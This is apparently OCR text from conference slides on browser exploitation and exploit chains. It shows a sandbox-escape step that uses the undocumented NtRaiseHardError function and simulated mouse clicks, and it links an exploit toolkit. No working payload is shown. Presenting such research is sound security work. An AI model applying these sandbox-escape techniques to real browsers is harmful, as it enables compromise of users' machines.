
3. Browser sandbox escape

Evade the sandbox: drag & click!

Undocumented functions of NTDLL

NtRaiseHardError

```
NTSYSAPI
NTSTATUS
NTAPI


NtRaiseHardError(



  IN NTSTATUS              ErrorStatus,
  IN ULONG                 NumberOfParameters,
  IN PUNICODE_STRING       UnicodeStringParameterMask OPTIONAL,
  IN PVOID                 *Parameters,
  IN HARDERROR_RESPONSE_OPTION ResponseOption,
  OUT PHARDERROR_RESPONSE Response );
```



"**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries."


3. Browser sandbox escape

Evade the sandbox: drag & click!

Undocumented functions of NTDLL

NtRaiseHardError

```
NTSYSAPI
NTSTATUS
NTAPI


NtRaiseHardError(



  IN NTSTATUS              ErrorStatus,
  IN ULONG                 NumberOfParameters,
  IN PUNICODE_STRING       UnicodeStringParameterMask OPTIONAL,
  IN PVOID                 *Parameters,
  IN HARDERROR_RESPONSE_OPTION ResponseOption,
  OUT PHARDERROR_RESPONSE Response );
```




"**NtRaiseHardError** is easy way to display message in *GUI* without loading *Win32 API* libraries."

MouseDown + Move (x,y) + MouseUp + MouseDown + *Move (x,y)* + MouseUp = Click at (x,y)

3. Browser sandbox escape

Evade the sandbox: run the final payload



3. Browser sandbox escape

Evade the sandbox: run the final payload


3. Browser sandbox escape

Exploit demo: chain all the things!

Browser exploitation

From n-days to real-world exploit chains

- Chromium Exploit Development Toolkit: https://github.com/Petitoto/chromium-exploit-dev



Questions?